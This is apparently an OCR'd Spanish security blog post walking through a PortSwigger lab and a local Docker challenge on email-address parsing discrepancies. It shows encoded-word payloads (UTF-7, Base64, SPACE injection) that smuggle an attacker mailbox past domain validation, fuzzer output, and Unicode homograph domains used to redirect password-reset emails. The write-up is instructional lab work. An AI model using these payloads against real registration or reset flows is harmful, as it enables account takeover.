
Back to lab home | Email client | Back to lab description »

Home | My account | Register

Please check your emails for your account registration link

De todos los payloads ensayados, únicamente el payload número 5 (SPACE) fue aceptado de forma consistente por el sistema.

Al inspeccionar el correo de la cuenta controlada, se confirma que la discrepancia de interpretación es real y explotable.



Web Security Academy

Bypassing access controls using email address parsing discrepancies

LAB Not solved

Back to exploit server | Back to lab | Back to lab description »

Your email address is attacker@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net

Displaying all emails @exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net and all subdomains


Sent	To	From	Subject	Body
2025-12-26 12:10:52 +0000	5POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net	no-reply@0ac300b60471f65a806bdfa5007d00ca.web-security-academy.net	Account registration	Hello! Please follow the link below to confirm your email and complete registration. https://0ac300b60471f65a806bdfa5007d00ca.web-security-academy.net/register?temp-registration-token=5pI9CdOwWy6WeJ8mHwQUna6SyDy5Ljym Thanks, Support team View raw

Este resultado demuestra que:

- La discrepancia entre capas existe.
- El decoding ocurre en el momento esperado.
- El impacto es real y explotable.

5.2.6 Finalización del flujo de registro

Una vez identificado un payload funcional, se completa el proceso de activación de la cuenta utilizando el enlace recibido por correo.



El sistema almacena como dirección asociada a la cuenta:

=?utf-7?q?5POC&AEA-exploit&AC0-0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&ACA-?=foo@ginandjuice.shop

Sin embargo, durante el envío de los correos posteriores, esta dirección se decodifica internamente como:

5POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net~~-foo@ginandjuice.shop~~

confirmando así que la aplicación y el sistema de correo **no comparten una interpretación coherente de la dirección de destino**.

A partir de este punto, la vulnerabilidad queda completamente explotada.

El resto del laboratorio se resuelve accediendo al panel de administración y eliminando al pobre Carlos.

Finalmente, para ampliar el análisis y descubrir posibles combinaciones adicionales, se automatiza la generación de payloads utilizando **RFCUT**, una herramienta desarrollada específicamente para la explotación sistemática de los dos entornos descritos en este post.

5.3 Automatización de la explotación con RFCUT

Una vez comprendido el comportamiento del sistema mediante la resolución manual, el mismo ataque puede reproducirse de forma completamente automatizada utilizando RFCUT.

A partir de este punto, el objetivo deja de ser la construcción artesanal de payloads y pasa a ser la exploración de combinaciones vulnerables. RFCUT se encarga de generar y organizar todas las variantes relevantes, permitiendo al investigador centrarse exclusivamente en el análisis de resultados.


El flujo de resolución es conceptualmente idéntico al descrito en la sección 4.3, pero todas las fases de enumeración, generación de payloads y prueba de variantes quedan automatizadas.

5.3.1 Generación de payloads

El primer paso consiste en crear un conjunto exhaustivo de payloads para fuzzear el proceso de registro en busca de discrepancias.

A diferencia del enfoque manual, donde solo se prueban unas pocas combinaciones seleccionadas, RFCUT contempla miles de combinaciones viables, lo que manualmente llevaría mucho tiempo.

Desde el menú principal de RFCUT se selecciona Encoded-Word Mode y posteriormente la opción Fuzzer (la opción *Single Payload* se reserva para pruebas dirigidas o generación puntual de payloads).



En este modo, RFCUT construye automáticamente payloads que cubren:

- Charsets relevantes.
- Q-encoding y Base64.
- Variantes de codificación parcial.
- Inyección de caracteres de control ASCII (NULL, ACK, SYN, ESC, SPACE, etc.).
- Inyección de puntuación y separadores ambiguos.

Cuidado, este tipo de pruebas con generación masiva de payloads puede provocar una carga elevada sobre el sistema objetivo, por lo que debe emplearse de forma controlada.

Como entrada, se proporciona a RFCUT la dirección de correo bajo nuestro control, de la misma forma que en la fase manual.

```
[ INPUT ]  Enter the base email or text to process
>  poc@exploit-0a31000304b375ae808fb68d014600ff.exploit-server.net
```

```
[ INPUT ]  Enter the base email or text to process
>  poc@exploit-0a31000304b375ae808fb68d014600ff.exploit-server.net

[ FUZZER MODE ]


[ RESULTS ]

=?utf-8?q?=70=6F=63=40=65=78=70=6C=6F=69=74=2D=30=61=33=31=30=30=30=33=30=34=62=33=37=35=61=65=38
3=65=72=76=65=72=2E=6E=65=74?=
=?utf-8?q?poc=40exploit=2D0a31000304b375ae808fb68d014600ff=2Eexploit=2Dserver=2Enet?=
=?utf-7?q?poc&AEA-exploit&AC0-0a31000304b375ae808fb68d014600ff&AC4-exploit&AC0-server&AC4-net?=
```


```
=?utf-7?q?poc=40exploit=2D0a31000304b375ae808fb68d014600ff=2Eexploit=2Dserver=2Enet=20=0D=0A=20?=
=?utf-7?b?JkFIQUFid0JqQUVBQVpRQjRBSEFBYkFCdkFHa0FkQUF0QURBQVlRQXpBREVBTUFBd0FEQUFNd0F3QURRQVlnQXpBRGNB
UFHVUFlQUJ3QUd3QWJ3QnBBSFFBTFFCekFHVUFjZ0IyQUdVQWNnQXVBRzRBWlFCMEFDQUFEUUFLQUNBLQ==?=
=?x?q?=70=6F=63=40=65=78=70=6C=6F=69=74=2D=30=61=33=31=30=30=30=33=30=34=62=33=37=35=61=65=38=30=38=66
=72=76=65=72=2E=6E=65=74=20=0D=0A=20?=
=?x?q?poc=40exploit=2D0a31000304b375ae808fb68d014600ff=2Eexploit=2Dserver=2Enet=20=0D=0A=20?=
=?x?b?cG9jQGV4cGxvaXQtMGEzMTAwMDMwNGIzNzVhZTgwOGZiNjhkMDE0NjAwZmYuZXhwbG9pdC1zZXJ2ZXIubmV0IA0KIA==?=

[ WARNING ]  This option may overload the service

[ OK ]       Payloads copied to clipboard
```

El resultado es un conjunto extenso de payloads listos para ser utilizados directamente contra el endpoint de registro.

Todos los payloads generados se exportan al portapapeles, permitiendo su uso inmediato en Intruder.

5.3.2 Fuzzing


En Intruder se selecciona la parte local del campo email como punto de inserción y se introducen los payloads generados por RFCUT, replicando exactamente la metodología empleada en la fase manual.



Durante la ejecución se monitorean dos señales clave:

- Respuestas de la aplicación web: aceptación, rechazo y diferencias de validación.

- Correos recibidos en la cuenta bajo control.



Tras ejecutar el ataque, únicamente cuatro combinaciones consiguen atravesar correctamente el proceso de registro:

UTF-7 + Q-encoding sin escape del carácter & + inyección de SPACE

- =?utf-7?q?poc&AEA-exploit&AC0-0a31000304b375ae808fb68d014600ff&AC4-exploit&AC0-server&AC4-net&ACA-?=@ginandjuice.shop

UTF-8 + Base64 + inyección de SPACE

- =?utf-8?b?cG9jQGV4cGxvaXQtMGEzMTAwMDMwNGIzNzVhZTgwOGZiNjhkMDE0NjAwZmYuZXhwbG9pdC1zZXJ2ZXIubmV0IA==?=@ginandjuice.shop

ISO-8859-1 + Base64 + inyección de SPACE

- =?iso-8859-1?b?cG9jQGV4cGxvaXQtMGEzMTAwMDMwNGIzNzVhZTgwOGZiNjhkMDE0NjAwZmYuZXhwbG9pdC1zZXJ2ZXIubmV0IA==?=@ginandjuice.shop

custom “x” + Base64 + inyección de SPACE

- =?x?b?cG9jQGV4cGxvaXQtMGEzMTAwMDMwNGIzNzVhZTgwOGZiNjhkMDE0NjAwZmYuZXhwbG9pdC1zZXJ2ZXIubmV0IA==?=@ginandjuice.shop

5.3.3 Verificación de la discrepancia

Al revisar la cuenta de correo bajo control, se confirma que esos mismos cuatro payloads aceptados por la aplicación reciben correctamente el enlace de activación.

El comportamiento observado es consistente en todos los casos:

- El sistema acepta el registro como si perteneciera al dominio permitido.

- El correo de activación es entregado a la cuenta controlada.
- La dirección almacenada por la aplicación permanece en forma codificada:

=?utf-7?q?poc&AEA-exploit&AC0-0a31000304b375ae808fb68d014600ff&AC4-exploit&AC0-server&AC4-net&ACA-?=@ginandjuice.shop

El sistema de correo la decodifica posteriormente como:

poc@exploit-0a31000304b375ae808fb68d014600ff.exploit-server.net @ginandjuice.shop

confirmando de forma automática la misma discrepancia observada durante la resolución manual.

Con esto, el laboratorio queda completamente resuelto accediendo al panel de administración y eliminando a Carlos.

6. Enfoque B - Discrepancias en la parte del dominio

En este enfoque nos centramos en la parte del dominio de la dirección de correo electrónico, explorando cómo variaciones en caracteres Unicode (homógrafos) pueden provocar discrepancias entre la interpretación del dominio por la aplicación y el sistema de correo.

En determinados escenarios permiten que una aplicación considere dos dominios como equivalentes, mientras que el sistema de correo los trata como entidades completamente distintas

Para demostrarlo utilizaremos un laboratorio local que simula un entorno vulnerable en el que es posible resetear la contraseña de un usuario existente y, mediante dominios homógrafos, redirigir el enlace de reseteo a un buzón bajo nuestro control.

6.1 Preparación del laboratorio

Antes de comenzar la explotación es necesario levantar el entorno vulnerable y preparar el escenario de ataque.

Link: https://github.com/VoorivexTeam/white-box-challenges/tree/main/punycode

Despliegue del laboratorio

```
docker compose up -d
```

Acceso a la aplicación

Accedemos a la aplicación web desde el navegador y creamos un usuario ficticio.


http://localhost:3000/signup

Para visualizar correctamente la explotación utilizaremos un dominio de Burp Collaborator (OASTify), de modo que cualquier correo enviado a un subdominio nos notifique automáticamente.

Dominio del colaborador:
hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com

Correo de la víctima:

```
victim@poc.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com
```



Con el entorno preparado, pasamos a analizar por qué este ataque es posible.

6.2 Homógrafos Unicode: el verdadero origen del problema

Un homógrafo es un carácter que, aunque pertenece a un conjunto Unicode distinto, es visualmente indistinguible o extremadamente similar

a otro carácter ASCII.

Por ejemplo:

poc.com

põc.com

Para un usuario, y en muchos casos para la propia aplicación, ambos dominios parecen idénticos.

Sin embargo, a nivel interno no lo son.

El problema aparece cuando:

- La aplicación web normaliza o compara cadenas usando collations Unicode permisivas.
- La base de datos considera equivalentes ciertos caracteres.
- El DNS y el MTA aplican una interpretación estricta y separan completamente ambos dominios.

Este desacople entre capas es lo que convierte a los homógrafos en un vector de ataque real.

6.2.1 El papel de Punycode (como efecto colateral)

Aquí es importante aclarar algo: **el ataque no se basa en Punycode**, sino en homógrafos.
Punycode es simplemente el **mecanismo de transporte** que permite que estos dominios lleguen al DNS.

Punycode, definido en la **RFC 3492**, es el sistema que transforma dominios Unicode en una representación ASCII válida para DNS, dando lugar a los llamados **Internationalized Domain Names (IDN)**.

Ejemplo:


Dominio visual	Dominio en Punycode
põc.com	xn--pc-cka.com

Así, mientras la aplicación puede tratar poc.com y põc.com como equivalentes, el DNS y el SMTP los consideran dominios completamente distintos.

6.3 Automatización del ataque con RFCUT

Calcular manualmente todas las variantes Unicode posibles no es viable en escenarios reales.
Aquí es donde entra RFCUT, una herramienta diseñada específicamente para explotar discrepancias de collation mediante homógrafos Unicode.

Desde el menú principal de RFCUT:




Podemos elegir generación de variantes tanto en vocales , consonantes o ambas para el testeo de diferentes collations.

Introducimos el correo original:

victim@poc.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com

Seleccionamos en este caso el modo de generación 1, variantes de vocales.



RFCUT realiza automáticamente:

- Análisis de bloques Unicode
- Detección de equivalencias
- Generación de variantes homógrafas válidas

Todos los payloads quedan copiados en el portapapeles.

6.2.1 Fuzzing y explotación

Utilizamos las variantes homógrafas generadas previamente directamente contra la funcionalidad de reseteo de contraseña, probándolas una a una para identificar si alguna de ellas provoca que el correo de reseteo termine en nuestro inbox controlado.

